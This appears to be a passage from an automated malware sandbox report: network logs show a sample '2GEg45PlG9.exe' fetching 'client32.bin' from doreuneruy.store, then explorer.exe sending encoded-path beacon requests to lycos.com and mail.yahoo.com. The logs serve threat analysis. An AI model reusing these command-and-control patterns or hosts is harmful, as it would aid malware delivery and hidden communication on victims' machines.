DL97?m[QqhDSx}`sn6uC<5_Yg8>T}%C%'Upnph R8>yo iyxp<!5P#CIPa5aA.]._z8WwV?QpNPcV!LV0wQR
2021-11-24 19:20:54 UTC	260	IN	Data Raw: 4c e8 d2 3a 75 3b 27 ac 2a 3a dc d9 2f 76 45 b0 c1 c7 56 ed f5 46 5a 7b f3 02 ec 11 e9 5c e2 7d 62 7b 59 ae a0 74 d6 64 ad 35 5d a5 16 d9 29 19 38 19 c8 0d 38 41 3c 3e a4 0c 47 80 9e 2e 9a 40 00 d1 65 f2 d7 52 a9 68 ef 7a 4a 41 0e af ab ac d8 d1 a5 c8 53 90 0d 0f b6 4e 60 53 6a e9 46 8e 74 46 46 d0 83 43 65 ea 0c 91 d1 8c 5b 3a 1d 49 b8 a0 12 d2 65 c3 f6 c1 91 fc da b0 b7 c9 20 1c e0 f5 cd a9 c0 e6 2d c4 03 12 73 ba d7 aa a2 e5 a5 08 cc ab bd 17 6a 13 23 5a 2b 28 45 e4 fd 71 5f 4d e4 ac d3 87 13 01 73 ff 34 d1 97 67 9d fc 26 9d 59 1c ee 4f 72 b6 2c d8 bf 97 4a 75 40 2f 73 8e f8 2e 1a 56 51 54 d9 fb 6f ce 47 6f 66 06 8f be 1e 99 17 98 28 b4 b9 43 b0 7c 2a 09 a1 14 95 ba ef 54 ab b2 d8 d8 a1 c1 ae 04 b2 8d 8c 2b d8 f8 b7 17 24 cf 9f bd 96 db e1 f7 0c eb e0 Data Ascii: L:u;'*:/vEVFZ{\}b{Ytd5])88A<>G.@eRhzJASN`SjFtFFCe[:Ie -sj#Z+(Eq_Ms4g&YOr,Ju@/s.VQToGof(C|*T+$
2021-11-24 19:20:54 UTC	276	IN	Data Raw: e6 32 51 79 aa b3 33 88 c9 99 21 df 53 6a ed b6 0c e9 d4 f5 6c ee b4 4d 17 39 c2 dd c8 9f 19 8e 66 a9 78 85 fd 69 e9 10 4c 76 6a 7c c7 ef 9d fb 95 be 87 05 81 65 76 e8 56 40 df 25 b7 6e c1 85 c9 f9 20 12 5e 6e 0f 60 d2 69 45 6a fb 5f e4 2e 34 f1 6e 8f 95 59 9c 74 67 76 2d a7 22 6e 10 f2 ca ef 87 aa 7e 99 cf d4 7a 22 20 f6 0e 28 cd f1 9a 44 4d 72 92 83 dd ae 36 92 b8 e6 a0 be 3b b9 f6 a9 6d f3 68 3a 44 13 f4 ae 1e 5a 2b 4b db 97 f9 b1 86 ea 9f b6 f2 56 26 cb 37 56 01 d8 c2 42 91 a0 e1 cb dd 41 d3 ec 51 e1 a5 4d 1e 42 06 72 c4 42 cf fc 61 08 97 b2 34 25 7b 6b 83 2b 26 45 c4 d3 5f 70 7e 3e 3d 38 52 c0 06 d4 9b fc d6 ea 00 7c 23 d0 a2 4e f8 27 a8 c9 0a 45 21 69 71 23 fb f3 64 b3 41 45 21 4a 2c c5 e0 56 1d c2 ab d0 3d 9a 45 b8 3a 24 91 13 a8 b3 9e 16 96 b4 aa Data Ascii: 2Qy3!SjlM9fxiLvj|evV@%n ^n`iEj_.4nYtgv-"n~z" (DMr6;mh:DZ+KV&7VBAQMBrBa4%{k+&E_p~>=8R|#N' E!iq#dAE!J,V=E:$
2021-11-24 19:20:54 UTC	292	IN	Data Raw: 1d 1f b4 ca 12 81 e0 c6 6d f4 ba 7a 8a 96 ca e8 50 4f 20 40 d6 06 ee 00 e6 bf e3 da 06 02 5d c2 99 d8 ac 27 43 40 4f 7d a0 14 3d 8d 79 74 e1 78 56 ff e3 a2 2f f2 bd 3c ba aa d7 6b dc bf d4 06 2d 4f a7 29 81 d4 0b af c7 8c ca e6 09 69 a4 9e 49 b2 dc d6 dd a4 52 80 70 9c 72 53 9e 42 8d 6c 2b 72 b9 1c e9 e5 8b 5d b8 5f 6c 9d 4f 10 dd 73 8f 0c b4 72 d1 ac 17 1d 3a 94 36 0b c3 5b cc 14 d7 16 c4 e5 db 4d 52 9e fc 24 27 7d 09 e1 9f 9c c3 2e 9c fe 93 a9 de 0a 0e fc 3b 1d e2 b3 00 7d 74 9c 59 44 49 68 e2 5e ec 41 93 81 84 8a f7 62 76 4c 5f 62 15 ee 21 37 84 28 a1 e9 33 71 fb 9e 70 da 67 80 82 b3 fb 3e dd d1 56 14 f9 c6 21 74 df 00 e8 2b 3d 92 e2 39 eb 15 04 14 8f 17 ab 10 3b 10 1a f4 83 43 26 01 f2 f2 86 af cb 59 4b 8c 44 72 1e 2b ac 8f 88 68 d3 44 64 d0 dd 77 89 Data Ascii: mzPO @]'C@O}=ytxV/<k-O)iIRprSBl+r]_lOsr:6[MR$'}.;}tYDIh^AbvL_b!7(3qpg>V!t+=9;C&YKDr+hDdw
2021-11-24 19:20:54 UTC	308	IN	Data Raw: e6 23 0f cb e6 f9 7e c3 9f 78 a1 07 74 2f 7b 8c 5f c9 1f 4f cd 8b db e5 ee 81 30 94 6c f7 86 17 29 93 80 76 56 73 e0 37 78 54 42 73 ad a6 c0 76 19 0f 0b 8e 13 7a 14 0b ca cc 69 8a 11 ae 46 fd 7a 2c fb 56 eb e0 d8 ef 87 cd 26 f2 25 8c e8 7a 1e 79 70 e9 35 e7 0d 7e 10 d1 ea d3 4a ef 14 f4 43 bb 4d d1 b8 d4 e6 49 ef 79 47 05 28 64 e4 23 2c 5d 78 99 39 f8 ce f4 b1 1d 70 7d 6e 10 27 c6 ec 14 1c 0f 60 de 12 a9 ee 81 07 49 51 ea 3a 32 48 50 a1 34 d8 1e 48 3b b6 55 79 1c f6 84 82 15 9e 68 bf 87 8c 67 fd f4 df 87 99 7e 48 7c f9 8a a7 3b 77 fd ea 9c 5c f4 c9 51 77 0b 60 17 08 11 23 51 7c d6 40 45 cb c2 c9 64 6f cf 4c 41 ee db 77 fd 81 4c 2d 80 03 3b fd ef 61 3e 9c 41 63 3f 00 9c 8e 16 6e 02 9c 16 a0 c4 9e 1a 81 bd 82 27 d5 b8 dc d3 12 1f c9 f8 d8 c0 d9 7a 5f 57 23 Data Ascii: #~xt/{_O0l)vVs7xTBsvziFz,V&%zyp5~JCMIyG(d#,]x9p}n'`IQ:2HP4H;Uyhg~H|;w\Qw`#Q|@EdoLAwL-;a>Ac? n'z_W#

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:54 UTC	324	IN	Data Raw: 7c 70 18 9e 3a df 20 f6 2b 8b 01 a4 b8 0a b4 39 e5 c5 3e b3 db 2c 79 11 86 7f 4d 6d e1 3b 8a 7a 4e ce ed 9f 92 40 e2 56 b6 e9 bd e5 e7 e4 dc fe ff c5 43 d7 39 82 89 f7 54 72 6d 53 df 82 fb 56 f4 0b cd 1a 9d 9f 4a fd 00 f4 8f 06 b5 6b e4 83 c6 fe f8 3c cf 18 9d 15 76 22 2c 29 cf 66 9c 51 85 3c 38 5d ed 59 1f ba 4e 2e c8 e3 bf 7f 75 40 52 16 d2 94 17 b8 50 24 48 47 60 74 8a f1 0b 9c 9b f4 a4 96 f9 53 cf 91 84 c1 79 58 c3 cf 6f 00 aa ea 6b e3 e7 9c e9 63 8c e9 4f 06 c1 a1 ed 3a af 10 9e 9b 18 ba b8 25 e1 62 69 7a 41 3c a3 4c d0 04 9e 6d 9c 36 ad 21 a6 4c 90 1b 8e 68 60 19 4a a5 15 eb 5f b4 f3 bc d4 08 74 ef 90 a8 e2 c8 e2 7b fd 90 47 31 4a af 0f 4e 1f bb d3 0b fc 67 53 e5 f3 1c 4b 87 c5 4a 3e f5 8c ee 95 43 50 14 d4 a1 89 cf 1f ae d4 e0 10 fe 92 7d 62 7f 47 Data Ascii: |p: +9>,yMm;zN@VC9TrmSVJk<v",)fQ<8]YN.u@RP$HG`tSyXokcO:%bizA<Lm6!Lh`J_t{G1JNgSKJ>CP}bG
2021-11-24 19:20:54 UTC	340	IN	Data Raw: 36 41 15 e6 04 23 5b a4 98 ab 73 25 c5 f9 6c fb 05 af eb 33 a7 14 18 b7 d3 59 d7 4c e5 aa 8a 97 27 18 88 6d 0f a3 a0 53 f8 63 a4 7b fb 4a c2 04 d0 3f 92 c1 33 79 dd 96 f3 aa 8c 14 d1 c5 55 23 cb 29 bf 76 d0 3f 1c 5c 5e 92 8d 60 9f 41 5a ac aa 6a 6e 9c 4c 81 f8 71 fb 4f 5c e9 70 71 2a 30 66 df 71 b8 4d d4 1a 74 08 df 6f 14 51 e2 8a c7 33 e6 3d 84 99 c5 a7 2b 2c b8 51 88 f6 56 46 6c 78 9f 56 80 88 7d f0 7d d2 c5 00 59 99 85 bb 95 cf 83 e3 9f e3 6f 81 d6 98 15 dd 5a 97 3d 8d 15 c3 37 fb 7a c1 95 4b e8 a9 83 af 47 ec 4e 91 99 6e 37 a9 93 4a ae a8 b4 7f bd a8 ce fb 32 18 9c 73 b3 ae 10 7a e0 a9 99 9f 19 26 0e 35 5c 79 58 e6 6d 94 23 74 19 4d d7 4c ef 09 5b e1 90 a5 c0 b1 3e 62 aa 16 36 ca 23 1d 33 d0 b4 bb ae c6 b3 84 b3 f8 c6 71 c4 87 c5 ca bf dc 7f 49 be ac Data Ascii: 6A#[s%l3YL'mSc{J?3yU#)v?\^`AZjnLqO\pq*0fqMtoQ3=+,QVFlxV}}YoZ=7zKGNn7J2sz&5\yXm#tML[>b6#3qI
2021-11-24 19:20:54 UTC	356	IN	Data Raw: 80 82 ba b6 bf c3 83 7d a4 7f a1 50 05 c7 90 4c de 4b 73 22 be c8 1e 97 08 21 a6 ee 8d 90 c9 9c 69 e1 eb 79 9b 5b f9 87 44 c8 5f 02 42 0b 98 48 39 cd 91 1b 71 9e 51 75 15 e2 36 e7 f7 e0 87 fa 64 ae 63 16 f1 cc f7 c5 0f 40 ef 19 e5 84 b9 e0 62 af 27 e0 78 3e bd 09 d3 78 4a db 4b f0 63 79 de 64 74 94 c7 c8 a6 a0 f3 4d 44 2a a1 b0 5a a5 62 aa 4f ff ae 23 09 f3 67 22 95 7c c0 67 77 2f 96 49 80 49 00 a7 fe de 96 91 d0 b0 85 40 22 23 c3 b8 2d 10 da b3 e7 38 62 22 77 1d 60 f3 f4 3a 27 5c dc 22 a7 24 b0 82 30 18 22 1f 3b 7e 6f ff 68 2a 3d f2 a0 0e 6e 05 6c 7d f9 10 29 95 d9 66 c5 cc 1f 0c 0f d8 2d c9 48 fb b3 a6 8d a0 f3 fe 69 11 e4 6b 6b b4 c0 0e c7 90 e6 67 f0 68 1f a4 f1 02 bf f0 48 30 65 6d 84 80 ba c5 e6 fa 4f 09 81 27 8d 93 8a e6 eb f2 25 5b c0 a1 c1 d0 25 Data Ascii: }PLKs"!iy[D_BH9qQu6dc@b'x>xJKcydtMD*ZbO#g"|gw/II@"#-8b"w`:'\"$0";~oh*=nl})f-HikkghH0emO'%[%
2021-11-24 19:20:55 UTC	372	IN	Data Raw: a7 5b 15 94 41 e3 c7 c9 30 b8 06 cd e6 2d 65 28 fb b7 39 a8 f7 cb 2f cc 9a e4 a2 f8 29 3e 91 21 86 88 60 c8 84 aa c2 dd 31 c5 8d 4a 6c 5e 2b ec c8 0e a6 e1 ab 34 53 7a bd c0 fe 64 50 4d 23 33 7d 8d b8 a8 ab 93 5a 71 87 c9 8a b1 3d 02 c2 2d de 0f c5 95 34 2b 95 63 b2 9a e4 34 f5 7d 17 d5 c8 f0 a7 a2 ce b7 ad 57 f0 cf b3 4b 64 f7 fe 63 eb 98 4b 5c 9f aa d6 11 68 77 f7 2d 0a 29 19 eb f8 0d 91 01 ba 00 1b 14 78 a2 5f 06 58 c0 b8 e4 8d 72 98 0e 56 0e 18 c4 f7 f1 b7 92 3c 15 22 d5 2d 08 89 29 be a4 61 04 da f0 fb 6e 7d 09 b6 7c 68 21 55 6c bf 0b 81 00 3d b3 b0 28 1e f3 f4 10 4f 8a 34 87 1c 7f 7e 73 7e ae 03 c2 e2 e0 70 bd e6 97 9f 77 5c ce 72 6c 1c 21 39 2d 24 27 51 12 0c 06 75 a9 40 ef 14 d4 78 18 8b 04 89 06 6d 97 fb 01 28 25 8b 2c 60 5b a8 18 8f 04 2b c5 2b Data Ascii: [A0-e(9/)>!`1J!^+4SzdPM#3}Zq=-4+c4}WKdcK\hw-)x_XrV<"-)an}|h!Ul=(O4~s~pw\rl!9-$'Qu@xm(%,`[++
2021-11-24 19:20:55 UTC	388	IN	Data Raw: 6f b7 0c e8 79 c2 01 e5 47 53 6d 3a 75 68 83 a9 15 db 1b b5 6c 93 09 a2 f1 02 80 5e 38 24 dc 1c 7f 45 b4 1d 64 42 8c 69 b8 85 86 bc d1 7b d6 2a f2 ef cf 92 90 d0 77 30 22 14 02 38 49 2b 65 40 cf 4f 5d e0 43 68 d3 03 09 63 08 3a ce dc 6f d4 09 59 26 b6 41 9b 53 54 0e bf 7c fc f6 69 a3 ad 6d d3 05 20 a3 1f 10 3f 9d 3d df f5 00 59 e1 3c fc 26 51 eb 6a 3d 34 e7 c6 36 c7 09 33 32 6b a0 57 f6 57 cd 78 09 4d 74 ac 1f 5f 84 7e 4b 65 94 16 da c2 c2 f6 2f 69 87 13 73 66 eb 86 57 f9 35 45 2c e9 11 e4 86 9d 36 21 e4 e6 bb be dc 01 7c eb d1 3c 0a 70 32 d3 67 4f c7 f8 b4 4d 80 6e b7 34 a7 55 82 4f 95 96 df b3 9f 4b 2d 9a a4 dc 19 46 4e 36 2c 8a 6f d6 08 93 59 4d f9 1c 23 77 e8 85 c7 bc 5d 24 8d 66 73 1e f3 dd 16 78 e7 6c b3 70 cb be 7d 24 bd fb 9a 06 35 38 c2 72 e6 76 Data Ascii: oyGSm:uhl^8$EdBi{*w0"8I+e@O]Chc:oY&AST\|im ?=Y<&Qj=4632kWWxMt_~Ke/isfW5E,6!\|<p2gOMn4UOK-FN6,oYM#w]$fsxlp}$58rv

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49749	89.45.4.117	443	C:\Users\user\Desktop\2GEg45PlG9.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:20:55 UTC	402	OUT	GET /jdraw/9h3_2FCmvCPAOiqfbbwOZ/EDyF0nUwfnz0i_2B/zRdR8YVxUZKNNmY/vh0mWq_2BHQORAUjil/Wy1ZX7xjv/qL7UjzfbaMRckwwpBr7M/ZU4TPOLT0IGmp_2FqN5/9mRjeYDMBNc5x7HMWXCA4m/OQS9XBJVBHWu0/pJXVZOQ3/aoSVwCoLr8yuRXdSOyZXUNC/Ax4ZOlmgeU/J19Mkd.crw HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: doreuneruy.store Connection: Keep-Alive Cache-Control: no-cache Cookie: PHPSESSID=mf9de3f53c70hjkfmk1chn5dm2; lang=en
2021-11-24 19:20:56 UTC	403	IN	HTTP/1.1 200 OK Server: nginx/1.20.1 Date: Wed, 24 Nov 2021 19:20:56 GMT Content-Type: application/zip Content-Length: 1850 Connection: close X-Powered-By: PHP/5.4.16 Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: public Pragma: no-cache Content-Transfer-Encoding: Binary Content-Disposition: attachment; filename=client32.bin
2021-11-24 19:20:56 UTC	403	IN	Data Raw: e8 f4 3a 21 43 e9 77 dd 6a 57 63 12 38 f4 37 4f 98 db d4 6c fb 0a 6f 8c fe 31 7d e6 6c 5b d8 55 55 a0 f3 46 c9 74 6d d0 63 f0 b5 75 ff b2 a8 7a df 17 7b de 19 a3 a8 25 21 65 10 d7 8a ac af 50 ef 38 9e 01 ba fe 42 39 bf 04 da 6f da 60 3d bb 68 3f a8 5c b9 b7 ad 10 d5 0d 0f c6 60 ac e1 9a 12 fa 1e 15 9d c7 35 fc 21 d2 95 b2 95 74 b6 5a 74 92 1d 13 62 60 6d 19 1c 76 0c 1f 2a b0 54 7a ae 4e 4d 16 20 da 11 f7 c8 95 e6 7e 4e 71 c0 cb 95 27 2e 21 28 ea 87 5a 97 81 48 4a 8a dc a7 8d d9 05 f2 26 60 69 a8 04 3d 3f 1b 92 7d 5d 9d 59 57 94 fd 01 ec 91 08 c3 78 08 03 10 02 59 e0 4b 9b d9 76 d8 90 9e 10 62 de 3b 88 a4 1f 8a a2 71 81 30 67 6b 25 67 17 72 15 4a 0b 4e cd 97 90 25 8a 78 e5 ab 2f b6 04 7f 9a d8 b2 b3 40 b3 26 2f 4e aa 6d 04 20 bc 8b 5a 61 cf 3b 79 3f 13 6d Data Ascii: :!CwjWc87Olo1}l[UUFtmcuz{%!eP8B9o`=h?\`5!tZtb`mv*TzNM ~Nq'.!(ZHJ&`i=?}]YWxYKvb;q0gk%grJN %x/@&/Nm Za;y?m

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.3	49813	209.202.254.90	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:23:15 UTC	405	OUT	GET /images/ppqRJQCldf/y0aRV5ltpZLhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2BPVh3CIG/ApimckfoZ h3aFZlq1LHS9/dS4GzS9wFh0ghVyH/li9W0GkYIKxTCnu/icYaVVs6u_2FJWtYks/uKm30YMYG/4F3z2kj2C5Znei1 zf20Z/n8ahvXXU8Rrtq8huPKA/o6zOJ_2B2aKD2SM1OlCsYY/7rAThTJULy_2F/_2FrljP6/t_2Bt0F8DR7W_2FSEd EgZ_2/FgV1waOmII/rFQv_2F9vOq/YOnsMkl.jpeg HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: lycos.com Connection: Keep-Alive Cache-Control: no-cache
2021-11-24 19:23:15 UTC	405	IN	HTTP/1.1 302 Found Date: Wed, 24 Nov 2021 19:23:15 GMT Server: Apache Content-Security-Policy: frame-ancestors 'self' *.lycos.com Location: https://www.lycos.com/images/ppqRJQCldf/y0aRV5ltpZLhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2B PVh3CIG/ApimckfoZh3aFZlq1LHS9/dS4GzS9wFh0ghVyH/li9W0GkYIKxTCnu/icYaVVs6u_2FJWtYks/uKm30YMY G/4F3z2kj2C5Znei1zf20Z/n8ahvXXU8Rrtq8huPKA/o6zOJ_2B2aKD2SM1OlCsYY/7rAThTJULy_2F/_2FrljP6/t_2Bt0F8DR7 W_2FSEdEgZ_2/FgV1waOmII/rFQv_2F9vOq/YOnsMkl.jpeg Content-Length: 512 Connection: close Content-Type: text/html; charset=iso-8859-1
2021-11-24 19:23:15 UTC	406	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 32 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 46 6f 75 6e 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 6c 79 63 6f 73 2e 63 6f 6d 2f 69 6d 61 67 65 73 2f 70 70 71 52 4a 51 43 6c 64 66 2f 79 30 61 52 56 35 6c 74 70 5a 4c 68 46 31 59 36 75 2f 35 45 32 50 35 6e 37 32 47 56 67 73 2f 5a 52 66 67 51 37 71 4f 43 77 5f 2f 32 46 44 6a 5f 32 42 50 56 68 33 43 49 47 2f 41 70 69 6d Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>302 Found</title></head> <body><h1>Found</h1><p>The document has moved <a href="https://www.lycos.com/images/ppqRJQCldf/y0aRV5ltpZ LhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2BPVh3CIG/Apim

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49814	209.202.254.90	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:23:16 UTC	407	OUT	GET /images/ppqRJQCldf/y0aRV5ltpZLhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2BPVh3CIG/ApimckfoZ h3aFZlq1LHS9/dS4GzS9wFh0ghVyH/li9W0GkYIKxTCnu/icYaVVs6u_2FJWtYks/uKm30YMYG/4F3z2kj2C5Znei1 zf20Z/n8ahvXXU8Rrtq8huPKA/o6zOJ_2B2aKD2SM1OlCsYY/7rAThTJULy_2F/_2FrljP6/t_2Bt0F8DR7W_2FSEd EgZ_2/FgV1waOmII/rFQv_2F9vOq/YOnsMkl.jpeg HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: www.lycos.com
2021-11-24 19:23:16 UTC	407	IN	HTTP/1.1 302 Found Date: Wed, 24 Nov 2021 19:23:16 GMT Server: Apache Content-Security-Policy: frame-ancestors 'self' *.lycos.com X-Powered-By: PHP/7.2.24 Location: https://www.lycos.com/images/ppqRJQCldf/y0aRV5ltpZLhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2B PVh3CIG/ApimckfoZh3aFZlq1LHS9/dS4GzS9wFh0ghVyH/li9W0GkYIKxTCnu/icYaVVs6u_2FJWtYks/uKm30YMY G/4F3z2kj2C5Znei1zf20Z/n8ahvXXU8Rrtq8huPKA/o6zOJ_2B2aKD2SM1OlCsYY/7rAThTJULy_2F/_2FrljP6/t_2Bt0F8DR7 W_2FSEdEgZ_2/FgV1waOmII/rFQv_2F9vOq/YOnsMkl.jpeg/ Content-Length: 0 Connection: close Content-Type: text/html; charset=UTF-8

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.3	49815	209.202.254.90	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:23:16 UTC	408	OUT	GET /images/ppqRJQCldf/y0aRV5ltpZLhF1Y6u/5E2P5n72GVgs/ZRfgQ7qOCw_/2FDj_2BPVh3CIG/ApimckfoZ h3aFZlq1LHS9/dS4GzS9wFh0ghVyH/li9W0GkYIKxTCnu/icYaVVs6u_2FJWtYks/uKm30YMYG/4F3z2kj2C5Znei1 zf20Z/n8ahvXXU8Rrtq8huPKA/o6zOJ_2B2aKD2SM1OlCsYY/7rAThTJULy_2F/_2FrljP6/t_2Bt0F8DR7W_2FSEd EgZ_2/FgV1waOmII/rFQv_2F9vOq/YOnsMkl.jpeg/ HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Connection: Keep-Alive Cache-Control: no-cache Host: www.lycos.com
2021-11-24 19:23:16 UTC	408	IN	HTTP/1.1 404 Not Found Date: Wed, 24 Nov 2021 19:23:16 GMT Server: Apache Content-Security-Policy: frame-ancestors 'self' *.lycos.com X-Powered-By: PHP/7.2.24 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:23:16 UTC	408	IN	Data Raw: 33 32 33 65 0d 0a Data Ascii: 323e
2021-11-24 19:23:16 UTC	408	IN	Data Raw: 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 3e 0a 0a 3c 68 65 61 64 3e 0a 3c 21 2d 2d 20 4a 53 20 66 6f 72 20 54 79 70 65 6b 69 74 20 66 6f 6e 74 20 45 6d 62 65 64 64 69 6e 67 20 2d 2d 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 20 73 72 63 3d 22 2f 2f 75 73 65 2e 74 79 70 65 6b 69 74 2e 6e 65 74 2f 69 75 65 36 7a 62 63 2e 6a 73 22 3e 3c 2f 73 63 72 69 70 74 3e 0a 3c 73 63 72 69 70 74 20 74 79 70 65 3d 22 74 65 78 74 2f 6a 61 76 61 73 63 72 69 70 74 22 3e 74 72 79 7b 54 79 70 65 6b 69 74 2e 6c 6f 61 64 28 29 3b 7d 63 61 74 63 68 28 65 29 7b 7d 3c 2f 73 63 72 69 70 74 3e 0a 09 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 Data Ascii: <!DOCTYPE html><html><head>... JS for Typekit font Embedding --><script type="text/javascript" src="//use.typekit.net/iue6zbc.js"></script><script type="text/javascript">try{Typekit.load();}catch(e){}</script><meta name="viewport" content="width
2021-11-24 19:23:16 UTC	421	IN	Data Raw: 0d 0a Data Ascii:
2021-11-24 19:23:16 UTC	421	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.3	49816	87.248.118.23	443	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
2021-11-24 19:23:17 UTC	421	OUT	GET /images/p1j4_2FYUovJ2/Q091rOlp/WlKK4E5BVUZATMisrrcdfO9/xujBGVZbFO/j81xKcDs8ZGIsXpsR/jMxQkqt8r3FW/nNmyo_2F9c1/9mchTGcF4u2BVp/bDV5DdPcO0rbV_2BYJl9C/a6_2BauGQrS_2Bhd/udU30LsZA_2BvFf/UUBtSUpSS_2BsU0ZRR/VBbsBM3cR/23B7DLESnrY8YHW8fKAI/d4jc9Ng_2FmqIhPtJeY/iUJMoJejs2tPtZa5trclBk/90nQlHKbQVphQ/nUNz7irW/DHC.gif HTTP/1.1 User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0; Win64; x64) Host: mail.yahoo.com Connection: Keep-Alive Cache-Control: no-cache
2021-11-24 19:23:17 UTC	421	IN	HTTP/1.1 302 Found referrer-policy: origin strict-transport-security: max-age=15552000 x-frame-options: DENY x-omg-env: norrin-blue--istio-production-ir2-75f46f56d5-sx7zg location: https://login.yahoo.com?.src=ym&pspid=159600001&activity=mail-direct&.lang=en-US&.intl=us&.done=https%3A%2F%2Fmail.yahoo.com%2Fd%2Fimages%2Fp1j4_2FYUovJ2%2FQ091rOlp%2FWlKK4E5BVUZATMisrrcdfO9%2FxujBGVZbFO%2Fj81xKcDs8ZGIsXpsR%2FjMxQkqt8r3FW%2FnNmyo_2F9c1%2F9mchTGcF4u2BVp%2FbDV5DdPcO0rbV_2BYJl9C%2Fa6_2BauGQrS_2Bhd%2FudU30LsZA_2BvFf%2FUUBtSUpSS_2BsU0ZRR%2FVBbsBM3cR%2F23B7DLESnrY8YHW8fKAI%2Fd4jc9Ng_2FmqIhPtJeY%2FiUJMoJejs2tPtZa5trclBk%2F90nQlHKbQVphQ%2FnUNz7irW%2FDHC.gif vary: Accept content-type: text/plain; charset=utf-8 content-length: 492
2021-11-24 19:23:17 UTC	422	IN	Data Raw: 63 6f 6e 74 65 6e 74 2d 73 65 63 75 72 69 74 79 2d 70 6f 6c 69 63 79 3a 20 63 68 69 6c 64 2d 73 72 63 20 62 6c 6f 62 3a 3b 63 6f 6e 6e 65 63 74 2d 73 72 63 20 27 73 65 6c 66 27 20 68 74 74 70 73 3a 2f 2f 2a 2e 79 69 6d 67 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 2a 2e 79 61 68 6f 6f 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 6e 71 2f 61 64 73 2f 6d 62 2f 6e 61 74 69 76 65 2f 2a 20 68 74 74 70 73 3a 2f 2f 73 65 72 76 69 63 65 2e 63 6d 70 2e 6f 61 74 68 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 70 2e 67 69 66 20 68 74 74 70 73 3a 2f 2f 73 6d 65 74 72 69 63 73 2e 61 74 74 2e 63 6f 6d 2f 69 64 20 68 74 74 70 73 3a 2f 2f 64 70 6d 2e 64 65 6d 64 65 78 2e 6e 65 74 2f 69 64 20 68 74 74 70 73 3a 2f Data Ascii: content-security-policy: child-src blob:;connect-src 'self' https://*.yimg.com https://*.yahoo.com https://s.yimg.com/nq/ads/mb/native/* https://service.cmp.oath.com https://www.yahoo.com/p.gif https://smetrics.att.com/id https://dpm.demdex.net/id https:/
2021-11-24 19:23:17 UTC	424	IN	Data Raw: 78 2d 63 6f 6e 74 65 6e 74 2d 73 65 63 75 72 69 74 79 2d 70 6f 6c 69 63 79 3a 20 63 68 69 6c 64 2d 73 72 63 20 62 6c 6f 62 3a 3b 63 6f 6e 6e 65 63 74 2d 73 72 63 20 27 73 65 6c 66 27 20 68 74 74 70 73 3a 2f 2f 2a 2e 79 69 6d 67 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 2a 2e 79 61 68 6f 6f 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 73 2e 79 69 6d 67 2e 63 6f 6d 2f 6e 71 2f 61 64 73 2f 6d 62 2f 6e 61 74 69 76 65 2f 2a 20 68 74 74 70 73 3a 2f 2f 73 65 72 76 69 63 65 2e 63 6d 70 2e 6f 61 74 68 2e 63 6f 6d 20 68 74 74 70 73 3a 2f 2f 77 77 77 2e 79 61 68 6f 6f 2e 63 6f 6d 2f 70 2e 67 69 66 20 68 74 74 70 73 3a 2f 2f 73 6d 65 74 72 69 63 73 2e 61 74 74 2e 63 6f 6d 2f 69 64 20 68 74 74 70 73 3a 2f 2f 64 70 6d 2e 64 65 6d 64 65 78 2e 6e 65 74 2f 